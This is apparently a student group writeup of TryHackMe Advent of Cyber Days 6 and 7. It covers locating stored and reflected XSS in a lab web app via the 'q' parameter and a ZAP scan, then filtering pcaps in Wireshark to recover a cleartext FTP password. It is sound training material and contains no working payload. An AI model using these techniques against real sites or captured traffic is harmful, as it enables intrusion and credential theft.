
PSP0201
WEEK 3
WRITEUP

GROUP MEMBERS	ID
1) Nevendra Eravanan	1211101778
2) Avinnaesh A/L G Baramesvaran	1211101658
3) Arvind A/L Krishna Kumar	1211101977

Day 6 - [Web Exploitation] Be Careful with What You Wish on A Christmas Night

Question 1: What vulnerability type was used to exploit the application?

- The vulnerability type used to exploit the application was Stored cross-site scripting.



Challenge

- Please allow more time for this VM to deploy (more than the usual 5 minutes) if you are non-subscriber.

Resources

Check out this awesome guide about XSS: swisskyrepo/PayloadsAllTheThings
Common payload list for you to try out: payloadbox/xss-payload-list
For more OWASP Zap guides, check out the following room: Learn OWASP Zap

Answer the questions below

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (http://10.10.203.44:5000) into the browser search bar (*the webserver is running on port 5000, so make sure this is included in your web requests*).

No answer needed — Question Done

What vulnerability type was used to exploit the application?

Stored cross-site scripting — Correct Answer

Sat 25 Jun, 08:05 AttackBox IP:10.10.56.77

Click to view month calendar

Mozilla Firefox

Santa's portal

10.10.203.44:5000

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox...

THM AttackBox 43m 34s

Question 2: What query string can be abused to craft a reflected XSS?

- Type something random into the search bar, click enter and we will notice the difference in the URL. That is the query string that can be abused to craft a reflected XSS which is "q".



Resources

Check out this awesome guide about XSS: swisskyrepo/PayloadsAllTheThings
Common payload list for you to try out: payloadbox/xss-payload-list
For more OWASP Zap guides, check out the following room: Learn OWASP Zap

Answer the questions below

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (http://10.10.203.44:5000) into the browser search bar (*the webserver is running on port 5000, so make sure this is included in your web requests*).

No answer needed | Question Done

What vulnerability type was used to exploit the application?

Stored cross-site scripting | Correct Answer

What query string can be abused to craft a reflected XSS?

q | Correct Answer | Hint

Sat 25 Jun, 08:07 AttackBox IP:10.10.56.77 [redacted]

Santa's portal - Mozilla Firefox

10.10.203.44:5000/?q=asfd

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!


Search query

Here are all wishes that have "asfd":

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Question 3: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan?

- There were 2 XSS alerts that can be viewed in the scan.



Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (http://10.10.203.44:5000) into the browser search bar (*the webserver is running on port 5000, so make sure this is included in your web requests*).

No answer needed | Question Done

What vulnerability type was used to exploit the application?

Stored cross-site scripting | Correct Answer

What query string can be abused to craft a reflected XSS?

q | Correct Answer | Hint

Launch the OWASP ZAP Application

No answer needed | Question Done

Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan?

2 | Correct Answer

Explore the XSS alerts that ZAP has identified, are you able to make an alert

Sat 25 Jun, 08:20 AttackBox IP:10.10.56.77 [redacted]

Santa's portal - Mozilla Firefox

10.10.203.44:5000/?q=asfd

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query


Here are all wishes that have "asfd":

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Day 7 – [Networking] The Grinch Really Did Steal Christmas

Question 1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

- Download the tasks files aoc-pcaps.zip. Extract and open the file "pcap1.pcap".




```
pcap1.pcap
Apply a display filter ... <Ctrl-/>

No.  Time       Source        Destination    Protocol  Length
   1 0.000000   10.10.15.52   10.11.3.2      TCP       10
   2 0.000082   10.10.15.52   10.11.3.2      TCP       15
   3 0.000155   10.10.15.52   10.11.3.2      TCP       10
   4 0.033155   10.11.3.2     10.10.15.52    TCP       5
   5 0.033167   10.11.3.2     10.10.15.52    TCP       5
   6 2.507709   10.10.15.52   91.189.88.184  TCP       7

Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
Ethernet II, Src: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b), Dst: 02:c8:85:b5:5a:aa (
Internet Protocol Version 4, Src: 10.10.15.52, Dst: 10.11.3.2
Transmission Control Protocol, Src Port: 2222, Dst Port: 57454, Seq: 1, Ack: 1, L
Data (48 bytes)

0000  02 c8 85 b5 5a aa 02 89  03 cb f7 6b 08 00 45 10   ····Z·· ···k··E·
0010  00 58 d9 f1 40 00 40 06  3a 54 0a 0a 0f 34 0a 0b   ·X··@·@· :T···4··
0020  03 02 08 ae e0 6e 44 b6  a4 e7 7c d6 38 5e 50 18   ·····nD· ··|·8^P·
0030  01 da 26 95 00 00 8f 5b  10 aa 5c 03 f8 c4 2e 70   ··&····[ ··\···.p
0040  de 8d 6d c0 dc a5 36 4b  b3 08 72 51 4c fd 01 24   ··m···6K ··rQL··$
0050  0e ec 60 7b f4 02 a4 ad  e5 63 08 cb 16 36 77 62   ··`{···· ·c···6wb
0060  9b ba 81 d0 90 42                                  ·····B

pcap1.pcap    Packets: 510 · Displayed: 510 (100.0%)    Profile: Default
```

File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
aoc-pcaps.zip
Firefox
parallels@kali-linux-20...
12:59 PM
TryHackMe | 25 Days of Cyber Security - Mozilla Firefox
Problem loading page - Mozilla Firefox
CyberChef
https://help.tryhackme.com
TryHackMe Support
Offline CyberChef
Library
Organize
Clear Downloads
Search Downloads
aoc-pcaps.zip
4.2 MB — tryhackme.com — 12:58 PM
3 objects (4.4 MB), 1 object selected (3.8 MB)

Question 2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

- Apply a filter that only shows the HTTP GET requests in the filter section. Use http.request.method == GET.




```
pcap1.pcap
http.request.method == GET

No.  Time        Source         Destination   Protocol  Length
  67 62.185886   10.10.67.199   10.10.15.52   HTTP      39
  71 62.478663   10.10.67.199   10.10.15.52   HTTP      36
  75 62.479630   10.10.67.199   10.10.15.52   HTTP      34
  83 62.480991   10.10.67.199   10.10.15.52   HTTP      33
  85 62.481045   10.10.67.199   10.10.15.52   HTTP      34
  95 62.487106   10.10.67.199   10.10.15.52   HTTP      34
 105 62.516878   10.10.67.199   10.10.15.52   HTTP      33

Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits)
Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: 0
Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Len
Hypertext Transfer Protocol

0000  02 89 03 cb f7 6b 02 23  60 d9 6c db 08 00 45 00   ·····k·# `·l···E·
0010  01 7c b2 9f 40 00 40 06  1f ce 0a 0a 43 c7 0a 0a   ·|··@·@· ····C···
0020  0f 34 d9 62 00 50 8c 92  f6 21 d6 c8 17 16 80 18   ·4·b·P·· ·!······
0030  01 eb 20 65 00 00 01 01  08 0a e9 ca ad 99 05 c0   ·· e···· ········
0040  ec 83 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 31   ··GET /  HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 20  74 62 66 63 2e 62 6c 6f   ··Host:  tbfc.blo
0060  67 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   g··User- Agent: M
0070  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0 (X11;
0080  20 55 62 75 6e 74 75 3b  20 4c 69 6e 75 78 20 78    Ubuntu;  Linux x

pcap1.pcap    Packets: 510 · Displayed: 28 (5.5%)    Profile: Default
```

aoc-pcaps.zip
Firefox
parallels@kali-linux-20...
01:01 PM
Questions - Ask Wireshark - Mozilla Firefox
tags
users
badges
Hi there! Please sign in
help
ASK YOUR QUESTION
Save the dates! Sharkfest '22 US will be held July 9-14, 2022.
Ask and answer questions about Wireshark, protocols, and Wireshark development.
Older questions and answers from October 2017 and earlier can be found at osqa-ask.wireshark.org.
Tag search
search
Tags
My ethernet connection doesn't work until i start capturing packets, or restart
packetcapture
ethernet
connection
restart
How to find specific databyte in CIP PCCC protocol?

Question 3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?


- Apply a filter for the Ip address “10.10.67.199” to reveal the name of the article. The article will be under “/posts/”.



```
http.request.method == GET && ip.src == 10.10.67.199

Protocol Length Info
HTTP         466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
HTTP         365 GET /posts/reindeer-of-the-week/ HTTP/1.1
HTTP         369 GET /posts/post/index.json HTTP/1.1
HTTP         463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff…
HTTP         448 GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
HTTP         462 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff…
HTTP         447 GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

› Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)
› Ethernet II, Src: MS-NLB-PhysServer-32_03:60:d9:6c:db (02:23:60:d9:6c:db), Dst: (
› Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52
› Transmission Control Protocol, Src Port: 55658, Dst Port: 80, Seq: 1192, Ack: 174
› Hypertext Transfer Protocol

0000  02 89 03 cb f7 6b 02 23  60 d9 6c db 08 00 45 00   ·····k·# `·l···E·
0010  01 5f 86 79 40 00 40 06  4c 11 0a 0a 43 c7 0a 0a   ·_·y@·@· L···C···
0020  0f 34 d9 6a 00 50 40 ae  b7 7f 6d 1a b6 d7 80 18   ·4·j·P@· ··m·····
0030  33 73 9b 10 00 00 01 01  08 0a e9 ca b5 8d 05 c0   3s······ ········
0040  ee c4 47 45 54 20 2f 70  6f 73 74 73 2f 72 65 69   ··GET /p osts/rei
0050  6e 64 65 65 72 2d 6f 66  2d 74 68 65 2d 77 65 65   ndeer-of -the-wee
0060  6b 2f 20 48 54 54 50 2f  31 2e 31 0d 0a 48 6f 73   k/ HTTP/ 1.1··Hos
0070  74 3a 20 74 62 66 63 2e  62 6c 6f 67 0d 0a 55 73   t: tbfc. blog··Us
0080  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c   er-Agent : Mozill

pcap1.pcap     Packets: 510 · Displayed: 28 (5.5%)     Profile: Default
```

Question 4: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

- Open the “pcap2.pcap” file and follow to tcp stream. Look through all the stream pages to find the password.



pcap2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap2.pcap
Filter Out This Stream
Print
Save as…
Back
Close

Filter: tcp.stream eq 4

```
Protocol Length Info
TCP        66 21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=89481898…
FTP       100 Response: 331 Please specify the password.
TCP        66 45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=41103377…
FTP        98 Request: PASS plaintext_password_fiasco
TCP        66 21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=89482543…
FTP        88 Response: 530 Login incorrect.
TCP        66 45340 → 21 [ACK] Seq=50 Ack=95 Win=62848 Len=0 TSval=41104264…
FTP        72 Request: SYST
TCP        66 21 → 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=89482785…

› Frame 13: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
› Ethernet II, Src: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7), Dst: 02:c0:56:51:8a:51 (
› Internet Protocol Version 4, Src: 10.10.73.252, Dst: 10.10.122.128
› Transmission Control Protocol, Src Port: 45340, Dst Port: 21, Seq: 0, Len: 0

0000  02 c0 56 51 8a 51 02 c3  be b5 2e b7 08 00 45 00   ··VQ·Q·· ··.···E·
0010  00 3c 0a b0 40 00 40 06  57 7c 0a 0a 49 fc 0a 0a   ·<··@·@· W|··I···
0020  7a 80 b1 1c 00 15 61 48  45 dc 00 00 00 00 a0 02   z·····aH E·······
0030  f5 07 1a 47 00 00 02 04  23 01 04 02 08 0a 18 7f   ···G···· #·······
0040  d1 fe 00 00 00 00 01 03  03 07                     ········ ··
```

pcap2.pcap | Packets: 239 · Displayed: 23 (9.6%) | Profile: Default

